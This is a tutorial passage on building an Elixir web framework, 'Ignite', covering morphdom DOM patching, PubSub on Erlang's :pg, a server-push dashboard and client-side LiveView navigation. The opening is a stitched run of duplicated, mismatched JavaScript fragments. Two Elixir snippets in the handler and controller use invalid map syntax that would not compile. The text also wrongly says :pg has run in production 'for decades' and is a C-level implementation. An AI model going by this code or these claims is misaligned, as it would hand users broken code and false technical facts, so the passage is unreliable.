    function applyUpdate(container, newHtml) {
        if (typeof morphdom === "function") {
            // Create a temporary wrapper to morph into
            var wrapper = document.createElement("div");
            wrapper.id = APP_CONTAINER_ID;
            wrapper.innerHTML = newHtml;

            morphdom(container, wrapper, {
                // Preserve focused input elements
                onBeforeElUpdated: function (fromEl, toEl) {
                    // Don't update the element if the user is actively typing in it
                }
            });
        } else {
            container.innerHTML = newHtml;
        }
    }

    socket.onmessage = function (event) {
        var data = JSON.parse(event.data);
        if (data.s) {
            statics = data.s;
        }
        if (data.d) {
            applyUpdate(document.getElementById(APP_CONTAINER_ID), buildHtml(statics, data.d));
        }
    };
})();
```



```

        if (fromEl === document.activeElement && fromEl.tagName === "INPUT") {
            toEl.value = fromEl.value;
        }
        return true;
    },
    });
} else {
    // Fallback: replace entire content
    container.innerHTML = newHtml;
}
}

// --- Receive updates from server ---
socket.onmessage = function (event) {
    var data = JSON.parse(event.data);
    var container = document.getElementById(APP_CONTAINER_ID);
    if (!container) return;

    // First message includes statics – save them
    if (data.s) {
        statics = data.s;
    }

    // Reconstruct HTML and patch the DOM
    if (statics && data.d) {
        var newHtml = buildHtml(statics, data.d);
        applyUpdate(container, newHtml);
    }
};

// --- Send events to server ---
document.addEventListener("click", function (e) {
    var target = e.target;

    while (target && target !== document) {
        var eventName = target.getAttribute("ignite-click");
        if (eventName) {
            e.preventDefault();

            var params = {};
            var value = target.getAttribute("ignite-value");
            if (value) {
                params.value = value;
            }

            socket.send(
                JSON.stringify({
                    event: eventName,
                    params: params,
                })
            );
            return;
        }
        target = target.parentElement;
    }
});

// --- Connection lifecycle ---
socket.onopen = function () {
    console.log("[Ignite] LiveView connected (morphdom: " + (typeof morphdom === "function") + ")");
};

socket.onclose = function () {
    console.log("[Ignite] LiveView disconnected");
};

socket.onerror = function (err) {
    console.error("[Ignite] WebSocket error:", err);
};
})();

```

The key change: instead of `container.innerHTML = html` (which destroys and recreates all elements), we call `applyUpdate` which uses morphdom to diff and patch only the changed elements.

Updated `templates/live.html.eex`

Replace `templates/live.html.eex` with the full updated file. The only change from Step 13 is the new `<script>` tag that loads morphdom *before* `ignite.js`:

```
<!DOCTYPE html>
<html>
<head>
  <title><%= @assigns[:title] || "Ignite LiveView" %></title>
  <style>
    body {
      font-family: system-ui, -apple-system, sans-serif;
      text-align: center;
      margin-top: 50px;
      color: #333;
    }
    button { cursor: pointer; margin: 5px; }
    #ignite-app { min-height: 100px; }
  </style>
</head>
<body>
  <div id="ignite-app">Connecting...</div>
  <hr>
  <p><small>Powered by <a href="/">Ignite</a></small></p>
  <script src="/assets/morphdom.min.js"></script>
  <script src="/assets/ignite.js"></script>
</body>
</html>
```

Morphdom must be loaded **before** `ignite.js` so that `typeof morphdom === "function"` evaluates to `true` when our code runs.

How It Works

1. Server sends update: `{d: ["<h1>Count: 6</h1>..."]}`
2. JS reconstructs full HTML from statics + dynamics
3. Instead of:
`container.innerHTML = newHtml` (destroys everything)
4. We do:
`morphdom(container, newHtml)` (patches only changes)
5. Morphdom compares:
Old: `<p>5</p>` → New: `<p>6</p>`
Only the text node "5" → "6" is updated.
Everything else stays untouched.

Try It Out

1. Start the server: `iex -S mix`
2. Visit `http://localhost:4000/counter`
3. Open the browser console. You should see: `[Ignite] LiveView connected (morphdom: true)`
4. Click the buttons — counter still works.
5. Open DevTools → Elements tab. Watch the DOM as you click:
6. With morphdom: only the count text node flashes (gets updated)
7. Without morphdom: the entire `#ignite-app` div would flash
8. The real benefit shows when you have inputs. If you add a text input to your LiveView template, typing in it won't be interrupted by server

updates.

File Checklist

File	Status
assets/morphdom.min.js	New
assets/ignite.js	Modified
templates/live.html.eex	Modified

The Framework Is Complete!

Congratulations! You've built **Ignite** — a real web framework with:

Layer	Component	Step
Networking	TCP Socket → Cowboy	1, 10
Parsing	HTTP Parser	2, 9
Routing	Macro-based DSL	3, 5
Controllers	Response helpers	4
Reliability	OTP Supervision	6
Templates	EEx Engine	7
Middleware	Plug pipeline	8
Error Handling	try/rescue boundary	11
Real-time	LiveView + WebSocket	12, 13
Optimization	Diffing Engine	14
Dev Tools	Hot Code Reloader	15
UI Performance	Morphdom DOM diffing	16

You understand the internals of Phoenix better than most developers who just run `mix phx.new`. Every concept here — the conn pipeline, macros, OTP supervision, LiveView — is the same architecture that powers production Elixir applications.

[← Previous: Step 15 - Hot Code Reloader](#) | [Next: Step 17 - PubSub — Real-Time Broadcasting Between LiveViews →](#)

Step 17: PubSub — Real-Time Broadcasting Between LiveViews


In the previous steps, each LiveView process was **isolated** — it only responded to its own events or its own timers. But what if you want one user's action to update every other user's screen? That's what **PubSub** (publish/subscribe) is for.

We'll build a PubSub system using Erlang's built-in `:pg` (process groups) module — **zero external dependencies**.

What You'll Learn

- Erlang's `:pg` module for process groups
- The publish/subscribe pattern
- Broadcasting messages between LiveView processes
- Automatic cleanup when processes die


What We're Building



The Concept

PubSub follows a simple pattern:

1. **Subscribe** — A process joins a "topic" (a named group)
2. **Broadcast** — Any process can send a message to all subscribers of a topic
3. **Receive** — Each subscriber gets the message via `handle_info/2`
4. **Cleanup** — When a process dies, `:pg` automatically removes it from all groups



Erlang's `:pg` Module

`:pg` (process groups) is built into the Erlang standard library. It lets you:

- **Create named scopes** — isolated group namespaces
- **Join groups** — `join(scope, group, pid)` adds a process to a group
- **List members** — `get_members(scope, group)` returns all PIDs in a group
- **Auto-cleanup** — when a process dies, it's automatically removed

This is the same foundation that Phoenix.PubSub uses (though Phoenix adds a layer for distributed clustering across nodes).

Elixir Concepts

`self()` — Current Process PID

Every Elixir process has a unique PID (process identifier). `self()` returns the PID of the process calling it:

```
iex> self()
#PID<0.110.0>
```

We use `self()` in `subscribe/1` so the calling LiveView process registers itself, and in `broadcast/2` to exclude the sender.

`send/2` — Sending Messages Between Processes

`send/2` delivers a message to another process's mailbox:

```
send(pid, {:broadcast, "hello"})
```

This is the fundamental way processes communicate in Elixir. The message arrives in the recipient's `handle_info` callback (if it's a GenServer) or mailbox.

`for` Comprehension with Filter

```
for pid <- list, pid != self() do
  send(pid, message)
end
```

`for` is a list comprehension. The comma-separated clause `pid != self()` is a **filter** — only elements passing this condition are processed. Unlike `Enum.each`, `for` returns a list of results (though here we use it for side effects).

`child_spec/1` Map

The `%{id: ..., start: {Module, :function, [args]}}` map tells the supervisor how to start this process:

```
%{id: __MODULE__, start: {__MODULE__, :start_link, [opts]}}
```

The `start:` tuple is an MFA (Module, Function, Args) — the supervisor calls `apply(Module, :start_link, [opts])` to boot the process.

The Code

1. `lib/ignite/pub_sub.ex`

Create `lib/ignite/pub_sub.ex`:

```
defmodule Ignite.PubSub do
  @moduledoc """
  A lightweight publish/subscribe system built on Erlang's :pg.
  """

  def start_link(opts) do
    :pg.start_link(__MODULE__)
  end

  def subscribe(topic) do
    :pg.join(__MODULE__, topic, self())
  end

  def broadcast(topic, message) do
    for pid <- :pg.get_members(__MODULE__, topic), pid != self() do
      send(pid, message)
    end
    :ok
  end

  def child_spec(opts) do
    %{id: __MODULE__, start: {__MODULE__, :start_link, [opts]}}
  end
end
```

Key decisions:

- `start_link/1` — Starts a `:pg` scope named `Ignite.PubSub`. This scope is isolated from any other `:pg` usage in the system.
- `subscribe/1` — Adds the calling process (`self()`) to the topic's group. No need to pass a PID — each LiveView handler process subscribes itself.
- `broadcast/2` — Sends the message to **all subscribers except the sender** (`pid != self()`). This prevents echo loops where a process receives its own broadcast.
- `child_spec/1` — Makes `Ignite.PubSub` compatible with `Supervisor.start_link/2`.

2. Add to Supervision Tree

Update `lib/ignite/application.ex` — add `Ignite.PubSub` to the `children` list before the Cowboy listener:

```
children = [
  Ignite.PubSub, # Must start before LiveViews can subscribe
  %{id: :cowboy_listener, start: {:cowboy, :start_clear, [...]}}
] ++ dev_children()
```

`PubSub` must be running before any LiveView tries to subscribe — ordering in the `children` list guarantees this.

3. Formalize `handle_info` in the Behaviour

Update `lib/ignite/live_view.ex` — add `handle_info/2` as an optional callback:

```
@callback handle_info(msg :: term(), assigns :: map()) :: {:noreply, map()}
@optional_callbacks [handle_info: 2]
```

The handler already supports `handle_info` via `function_exported?/3` checks — this just makes the contract explicit.

4. The Shared Counter LiveView

Create `lib/my_app/live/shared_counter_live.ex`:

```

defmodule MyApp.SharedCounterLive do
  use Ignite.LiveView

  @topic "shared_counter"

  def mount(_params, _session) do
    Ignite.PubSub.subscribe(@topic)
    {:ok, %{count: 0}}
  end

  def handle_event("increment", _params, assigns) do
    new_count = assigns.count + 1
    Ignite.PubSub.broadcast(@topic, {:count_updated, new_count})
    {:noreply, %{assigns | count: new_count}}
  end

  def handle_event("decrement", _params, assigns) do
    new_count = assigns.count - 1
    Ignite.PubSub.broadcast(@topic, {:count_updated, new_count})
    {:noreply, %{assigns | count: new_count}}
  end

  def handle_info({:count_updated, count}, assigns) do
    {:noreply, %{assigns | count: count}}
  end

  def render(assigns) do
    """
    <div id="shared-counter">
      <h1>Shared Counter</h1>
      <p>Open in multiple tabs – clicks sync in real time via PubSub</p>
      <p style="font-size: 4em;">#{assigns.count}</p>
      <button ignite-click="decrement">-</button>
      <button ignite-click="increment">+</button>
    </div>
    """
  end
end

```

How it works:

1. On mount, the process subscribes to the "shared_counter" topic
2. When a user clicks "+", the handler updates its own count and broadcasts the new value
3. Other processes receive {:count_updated, count} via handle_info/2
4. Each process re-renders with the new count — morphdom patches the DOM

The Message Flow


```

Tab A clicks "+"
→ handle_event("increment", ...) → count becomes 1
→ broadcast("shared_counter", {:count_updated, 1})
→ Returns {:noreply, %{count: 1}} – Tab A re-renders

Tab B's handler process receives {:count_updated, 1}
→ websocket_info dispatches to handle_info
→ handle_info({:count_updated, 1}, assigns)
→ Returns {:noreply, %{assigns | count: 1}} – Tab B re-renders

```

Supervision Tree



Why `:pg` Instead of a Custom GenServer?

You could build PubSub with a `GenServer` that maintains a `%{topic => [pids]}` map. But `:pg` gives you:

- **Automatic cleanup** — no need to trap exits or monitor processes
- **Battle-tested** — part of Erlang/OTP since OTP 23, used in production for decades
- **Distribution-ready** — `:pg` works across clustered Erlang nodes out of the box
- **Zero overhead** — it's a built-in C-level implementation, not Elixir code

Try It

1. Start the server: `iex -S mix`
2. Open `http://localhost:4000/shared-counter` in **two browser tabs**
3. Click "+" in Tab A — watch both tabs update simultaneously
4. Click "-" in Tab B — both tabs sync again
5. Close one tab — the other continues working normally

5. `websocket_info` in the Handler

Update `lib/ignite/live_view/handler.ex` — add `websocket_info/2` to dispatch `handle_info` for Erlang messages (PubSub broadcasts, timers, etc.):

```

# Server-push: handle messages sent to this process (e.g. PubSub, timers)
@impl true
def websocket_info(msg, state) do
  if function_exported?(state.view, :handle_info, 2) do
    case apply(state.view, :handle_info, [msg, state.assigns]) do
      {:noreply, new_assigns} ->
        dynamics = Engine.render_dynamics(state.view, new_assigns)
        payload = Jason.encode!(%{d: dynamics})
        {:reply, {:text, payload}, %{state | assigns: new_assigns}}

      _ ->
        {:ok, state}
    end
  else
    {:ok, state}
  end
end

```

This uses `function_exported?/3` to check if the LiveView defines `handle_info/2` — if it doesn't, we silently ignore the message. This way,

existing LiveViews (like `CounterLive`) work fine without implementing `handle_info` .

6. The Dashboard LiveView

Create `lib/my_app/live/dashboard_live.ex` :

```
defmodule MyApp.DashboardLive do
  use Ignite.LiveView

  def mount(_params, _session) do
    Process.send_after(self(), :tick, 1000)
    {:ok, gather_stats()}
  end

  def handle_info(:tick, _assigns) do
    Process.send_after(self(), :tick, 1000)
    {:noreply, gather_stats()}
  end

  def handle_event("gc", _params, assigns) do
    :erlang.garbage_collect()
    {:noreply, assigns}
  end

  def render(assigns) do
    """
    <div id="dashboard" style="max-width: 600px; margin: 0 auto;">
      <h1>BEAM Dashboard</h1>
      <p style="color: #888;">Auto-refreshes every second via handle_info</p>
      <p>Uptime: #{assigns.uptime}</p>
      <p>Processes: #{assigns.process_count}</p>
      <p>Memory: #{assigns.total_memory} MB</p>
      <button ignite-click="gc">Run GC</button>
    </div>
    """
  end

  defp gather_stats do
    memory = :erlang.memory()
    {uptime_ms, _} = :erlang.statistics(:wall_clock)

    %{
      uptime: format_uptime(uptime_ms),
      process_count: :erlang.system_info(:process_count),
      total_memory: Float.round(memory[:total] / 1_048_576, 1)
    }
  end

  defp format_uptime(ms) do
    total_seconds = div(ms, 1000)
    hours = div(total_seconds, 3600)
    minutes = div(rem(total_seconds, 3600), 60)
    seconds = rem(total_seconds, 60)

    cond do
      hours > 0 -> "#{hours}h #{minutes}m #{seconds}s"
      minutes > 0 -> "#{minutes}m #{seconds}s"
      true -> "#{seconds}s"
    end
  end
end
```

The dashboard demonstrates **server-push** — the server sends updates to the browser via `handle_info` without any user interaction. `Process.send_after(self(), :tick, 1000)` schedules a message to itself, and the handler dispatches it to `handle_info/2` .

7. Application and Router Updates

Update `lib/ignite/application.ex` — add WebSocket routes for the new LiveViews:

```
{"/live/dashboard", Ignite.LiveView.Handler, %{view: MyApp.DashboardLive}},
{"/live/shared-counter", Ignite.LiveView.Handler, %{view: MyApp.SharedCounterLive}},
```

Update `lib/my_app/router.ex` — add HTTP routes:

```
get "/dashboard", to: MyApp.WelcomeController, action: :dashboard
get "/shared-counter", to: MyApp.WelcomeController, action: :shared_counter
```

Update `lib/my_app/controllers/welcome_controller.ex` — add controller actions:

```
def dashboard(conn) do
  render(conn, "live", title: "Dashboard – Ignite", live_path: "/live/dashboard")
end

def shared_counter(conn) do
  render(conn, "live", title: "Shared Counter – Ignite", live_path: "/live/shared-counter")
end
```

File Checklist

File	Status
<code>lib/ignite/pub_sub.ex</code>	New
<code>lib/ignite/application.ex</code>	Modified — added <code>Ignite.PubSub</code> to supervision tree, new LiveView routes
<code>lib/ignite/live_view.ex</code>	Modified — added <code>handle_info/2</code> optional callback
<code>lib/ignite/live_view/handler.ex</code>	Modified — added <code>websocket_info/2</code> dispatch
<code>lib/my_app/live/shared_counter_live.ex</code>	New
<code>lib/my_app/live/dashboard_live.ex</code>	New
<code>lib/my_app/controllers/welcome_controller.ex</code>	Modified — added <code>dashboard</code> and <code>shared_counter</code> actions
<code>lib/my_app/router.ex</code>	Modified — added routes for shared counter and dashboard

What's Next

With PubSub, you can now build:

- **Chat rooms** — broadcast messages to all participants
- **Collaborative editing** — sync changes across users
- **Live notifications** — push alerts to specific users
- **Game state** — synchronize multiplayer game state

The next step toward Phoenix parity would be **Presence** — tracking which users are currently online using CRDT (Conflict-free Replicated Data Types).

← Previous: [Step 16 - Morpdom Integration](#) | Next: [Step 18 - LiveView Navigation — SPA-like Page Transitions](#) →

Step 18: LiveView Navigation — SPA-like Page Transitions


Currently, clicking a link between LiveViews (e.g. from `/counter` to `/dashboard`) causes a full page reload — the browser fetches new HTML, re-loads JavaScript, and opens a brand new WebSocket. This is slow and breaks the illusion of a single-page app.

In this step, we add **client-side LiveView navigation** — the browser swaps WebSocket connections without reloading the page.

What You'll Learn

- `history.pushState` and `popstate` for client-side routing
- Managing WebSocket connection lifecycle
- Server-to-client redirect protocol
- The `ignite-navigate` attribute for link clicks

What We're Building




How It Works

Client-Side Navigation (`ignite-navigate`)

```
<a href="/dashboard" ignite-navigate="/dashboard">Dashboard</a>
```


When a user clicks this link: 1. `ignite.js` intercepts the click (sees `ignite-navigate` attribute) 2. Looks up `/dashboard` in the route map → finds `live_path /live/dashboard` 3. Closes the current WebSocket 4. Resets statics (new view has different HTML structure) 5. Opens a new WebSocket to `/live/dashboard` 6. Calls `history.pushState` to update the browser URL 7. Server mounts the new LiveView, sends statics + dynamics 8. `morphdom` patches the DOM — page transitions instantly

User clicks `<a ignite-navigate="/dashboard">`



The `href` attribute is a fallback for when JavaScript is disabled.

Server-Initiated Navigation (`push_redirect`)



A LiveView can also trigger navigation from the server:

```
def handle_event("go_dashboard", _params, assigns) do
  {:noreply, push_redirect(assigns, "/dashboard")}
end
```

This sets a `__redirect__` key on assigns. The handler detects it and sends:

```
{"redirect": {"url": "/dashboard"}}
```

The client receives this message and navigates the same way.

Browser Back/Forward

We use `history.replaceState` on initial load and `history.pushState` on navigation to store the `livePath` in the history state. The `popstate` listener reconnects to the correct LiveView when the user hits Back or Forward.

The Route Map

The route map tells the client which WebSocket path corresponds to each HTTP path:

```
{
  "/counter": "/live",
  "/register": "/live/register",
  "/dashboard": "/live/dashboard",
  "/shared-counter": "/live/shared-counter"
}
```

This is injected as a `data-live-routes` attribute on the `#ignite-app` div by the controller.

Elixir Concepts

Map.pop/3 — Remove and Return

```
{value, remaining_map} = Map.pop(map, :key, default)
```

Removes a key from a map and returns **both** the removed value and the map without that key, as a two-element tuple. The third argument is the default if the key doesn't exist. We use this to extract `__redirect__` from assigns after `handle_event` :

```
{nil, assigns} = Map.pop(%{count: 1}, :__redirect__)
{%{url: "/"}, assigns} = Map.pop(%{count: 1, __redirect__: %{url: "/"}}, :__redirect__)
```

Key Code Changes

assets/ignite.js

Replace `assets/ignite.js` with the full updated file. This refactors the inline WebSocket setup into a `connect(livePath)` function, adds `navigate(url, livePath)`, intercepts `ignite-navigate` link clicks, and handles browser back/forward via `popstate` :

```
/**
 * Ignite.js – Frontend glue for Ignite LiveView.
 *
 * Uses morphdom for efficient DOM patching:
 * - Instead of replacing innerHTML (which destroys focus, animations, etc.),
 *   morphdom compares the old and new HTML and only updates what changed.
 *
 * Protocol:
 * - On mount: server sends {s: [...statics], d: [...dynamics]}
 * - On update: server sends {d: [...dynamics]}
 * - On redirect: server sends {redirect: {live_path: "/live/x", url: "/x"}}
 * - JS zips statics + dynamics, then morphdom patches the DOM
 *
 * Supported attributes:
 * - ignite-click="event" – sends event on click
 * - ignite-change="event" – sends event on input change (with field name + value)
```

```

* - ignite-submit="event" - sends event on form submit (with all form fields)
* - ignite-value="val" - optional static value sent with click events
* - ignite-navigate="/path" - client-side LiveView navigation (no full page reload)
*/

(function () {
  "use strict";

  // --- Configuration ---
  var APP_CONTAINER_ID = "ignite-app";

  // Statics are saved from the first message and reused for every update
  var statics = null;

  // Current WebSocket connection
  var socket = null;

  // Route mapping: HTTP path → WebSocket live_path (injected by server)
  var liveRoutes = {};

  // --- Initialize ---
  var appContainer = document.getElementById(APP_CONTAINER_ID);
  if (!appContainer) return;

  // Read route mapping from data attribute
  try {
    var routesJson = appContainer.dataset.liveRoutes;
    if (routesJson) {
      liveRoutes = JSON.parse(routesJson);
    }
  } catch (e) {
    // ignore parse errors
  }

  // --- Helper: send event over WebSocket ---
  function sendEvent(event, params) {
    if (socket && socket.readyState === WebSocket.OPEN) {
      socket.send(JSON.stringify({ event: event, params: params }));
    }
  }

  // --- Reconstruct HTML from statics + dynamics ---
  function buildHtml(statics, dynamics) {
    var html = "";
    for (var i = 0; i < statics.length; i++) {
      html += statics[i];
      if (i < dynamics.length) {
        html += dynamics[i];
      }
    }
    return html;
  }

  // --- Apply update to DOM ---
  // Uses morphdom if available, falls back to innerHTML
  function applyUpdate(container, newHtml) {
    if (typeof morphdom === "function") {
      // Create a temporary wrapper to morph into
      var wrapper = document.createElement("div");
      wrapper.id = APP_CONTAINER_ID;
      // Preserve data attributes
      if (container.dataset.livePath) {
        wrapper.dataset.livePath = container.dataset.livePath;
      }
      if (container.dataset.liveRoutes) {
        wrapper.dataset.liveRoutes = container.dataset.liveRoutes;
      }
      wrapper.innerHTML = newHtml;

      morphdom(container, wrapper, {
        // Preserve focused input elements
        onBeforeElUpdated: function (fromEl, toEl) {
          // Skip file inputs - browsers don't allow setting their value
          if (fromEl.type === "file") return false;
          // Don't overwrite value if user is actively typing
          if (fromEl === document.activeElement) {
            if (fromEl.tagName === "INPUT" || fromEl.tagName === "TEXTAREA") {

```

```

        toEl.value = fromEl.value;
    }
}
return true;
},
});
} else {
    // Fallback: replace entire content
    container.innerHTML = newHtml;
}
}

// --- WebSocket connection management ---
function connect(livePath) {
    // Close existing connection
    if (socket) {
        socket.onclose = null; // prevent disconnect log
        socket.close();
    }

    // Reset statics for new view
    statics = null;

    var container = document.getElementById(APP_CONTAINER_ID);
    if (container) {
        container.innerHTML = "Connecting...";
        container.dataset.livePath = livePath;
    }

    var protocol = window.location.protocol === "https:" ? "wss:" : "ws:";
    socket = new WebSocket(protocol + "://" + window.location.host + livePath);

    socket.onmessage = function (event) {
        var data = JSON.parse(event.data);
        var el = document.getElementById(APP_CONTAINER_ID);
        if (!el) return;

        // Handle server-initiated navigation
        if (data.redirect) {
            navigate(data.redirect.url, data.redirect.live_path);
            return;
        }

        // First message includes statics - save them
        if (data.s) {
            statics = data.s;
        }

        // Apply dynamics update
        if (statics && data.d) {
            var newHtml = buildHtml(statics, data.d);
            applyUpdate(el, newHtml);
        }
    };

    socket.onopen = function () {
        console.log(
            "[Ignite] LiveView connected to " +
            livePath +
            " (morphdom: " +
            (typeof morphdom === "function") +
            ")"
        );
    };

    socket.onclose = function () {
        console.log("[Ignite] LiveView disconnected");
    };

    socket.onerror = function (err) {
        console.error("[Ignite] WebSocket error:", err);
    };
}

// --- LiveView Navigation ---
// Navigate to a new LiveView without full page reload
function navigate(url, livePath) {

```

```

// Resolve live_path from route mapping if not provided
if (!livePath && liveRoutes[url]) {
    livePath = liveRoutes[url];
}

if (!livePath) {
    // Fallback: full page navigation for non-LiveView routes
    window.location.href = url;
    return;
}

// Update browser URL without reload
history.pushState({ url: url, livePath: livePath }, "", url);

// Connect to the new LiveView
connect(livePath);
}

// --- Browser back/forward navigation ---
window.addEventListener("popstate", function (e) {
    if (e.state && e.state.livePath) {
        connect(e.state.livePath);
    } else {
        // No state - full page reload
        window.location.reload();
    }
});

// --- Set initial history state ---
var initialLivePath =
    (appContainer && appContainer.dataset.livePath) || "/live";
history.replaceState(
    { url: window.location.pathname, livePath: initialLivePath },
    "",
    window.location.pathname
);

// --- Send click events to server ---
document.addEventListener("click", function (e) {
    var target = e.target;

    while (target && target !== document) {
        // Check for navigation links first
        var navPath = target.getAttribute("ignite-navigate");
        if (navPath) {
            e.preventDefault();
            navigate(navPath);
            return;
        }

        // Check for click events
        var eventName = target.getAttribute("ignite-click");
        if (eventName) {
            e.preventDefault();

            var params = {};
            var value = target.getAttribute("ignite-value");
            if (value) {
                params.value = value;
            }

            sendEvent(eventName, params);
            return;
        }
        target = target.parentElement;
    }
});

// --- Send input change events to server ---
document.addEventListener("input", function (e) {
    var target = e.target;

    // Walk up to find ignite-change (could be on the input or a parent)
    var el = target;
    while (el && el !== document) {
        var eventName = el.getAttribute("ignite-change");
        if (eventName) {

```



```

        var params = {
          field: target.getAttribute("name") || "",
          value: target.value,
        };
        sendEvent(eventName, params);
        return;
      }
      el = el.parentElement;
    }
  });

  // --- Send form submit events to server ---
  document.addEventListener("submit", function (e) {
    var form = e.target;
    if (!form || !form.getAttribute) return;

    var eventName = form.getAttribute("ignite-submit");
    if (eventName) {
      e.preventDefault();

      // Collect all form fields
      var params = {};
      var formData = new FormData(form);
      formData.forEach(function (value, key) {
        params[key] = value;
      });

      sendEvent(eventName, params);
    }
  });

  // --- Initial connection ---
  connect(initialLivePath);
})();

```

`lib/ignite/live_view.ex`

Update `lib/ignite/live_view.ex` — add the `push_redirect/2` function and import it in `__using__/1`:

```

def push_redirect(assigns, url) do
  Map.put(assigns, :__redirect__, %{url: url})
end

```

Update the `__using__/1` macro to import `push_redirect`:

```

defmacro __using__(opts) do
  quote do
    @behaviour Ignite.LiveView
    import Ignite.LiveView, only: [push_redirect: 2]
  end
end

```

`lib/ignite/live_view/handler.ex`

Update `lib/ignite/live_view/handler.ex` — after `handle_event`, check for `__redirect__` in assigns and send a redirect message instead of a render update:

```

case apply(state.view, :handle_event, [event, params, state.assigns]) do
  {:noreply, new_assigns} ->
    case Map.pop(new_assigns, :__redirect__) do
      {nil, assigns} ->
        # Normal render update
        dynamics = Engine.render_dynamics(state.view, assigns)
        payload = Jason.encode!({d: dynamics})
        {:reply, {:text, payload}, %{state | assigns: assigns}}

      {redirect_info, assigns} ->
        # Send redirect to client
        payload = Jason.encode!({redirect: redirect_info})
        {:reply, {:text, payload}, %{state | assigns: assigns}}
    end
  end
end

```

`templates/live.html.eex`

Update `templates/live.html.eex` — add `data-live-routes` to the container div:

```

<div id="ignite-app"
  data-live-path="<%= @live_path || "/live" %>"
  data-live-routes="<%= @live_routes || "{}" %>">
  Connecting...
</div>

```

`lib/my_app/controllers/welcome_controller.ex`

Update all LiveView controller actions — pass the `live_routes` map so the JS knows which paths map to which WebSocket endpoints:

```

@live_routes Jason.encode!({
  "/counter" => "/live",
  "/dashboard" => "/live/dashboard",
  "/shared-counter" => "/live/shared-counter"
})

def counter(conn) do
  render(conn, "live", title: "Live Counter – Ignite", live_routes: @live_routes)
end

def dashboard(conn) do
  render(conn, "live", title: "Dashboard – Ignite", live_path: "/live/dashboard", live_routes: @live_routes)
end

```

`lib/my_app/live/counter_live.ex`

Update `lib/my_app/live/counter_live.ex` — add navigation links to the render function. The `ignite-navigate` attribute tells the JS to handle the click client-side, while the `href` is a fallback for when JS is disabled:

```
def render(assigns) do
  """
  <div id="counter">
    <h1>Live Counter</h1>
    <p style="font-size: 3em; margin: 20px 0;">#{assigns.count}</p>
    <button ignite-click="decrement" style="font-size: 1.5em; padding: 10px 20px;">-</button>
    <button ignite-click="increment" style="font-size: 1.5em; padding: 10px 20px;">+</button>

    <div style="margin-top: 30px; padding-top: 20px; border-top: 1px solid #eee;">
      <p style="color: #888; font-size: 14px;">Navigate without page reload:</p>
      <a href="/" style="margin: 0 8px;">Home</a>
      <a href="/dashboard" ignite-navigate="/dashboard" style="margin: 0 8px;">Dashboard</a>
      <a href="/shared-counter" ignite-navigate="/shared-counter" style="margin: 0 8px;">Shared Counter</a>
    </div>
  </div>
  """
end
```

`lib/my_app/live/dashboard_live.ex`

Update `lib/my_app/live/dashboard_live.ex` — add the same navigation links at the bottom of the render function:

```
def render(assigns) do
  """
  <div id="dashboard" style="max-width: 600px; margin: 0 auto; text-align: left;">
    <h1>BEAM Dashboard</h1>
    <p style="color: #888; font-size: 14px;">Auto-refreshes every second</p>

    <div style="display: grid; grid-template-columns: 1fr 1fr; gap: 16px; margin: 20px 0;">
      <!-- ... stat cards ... -->
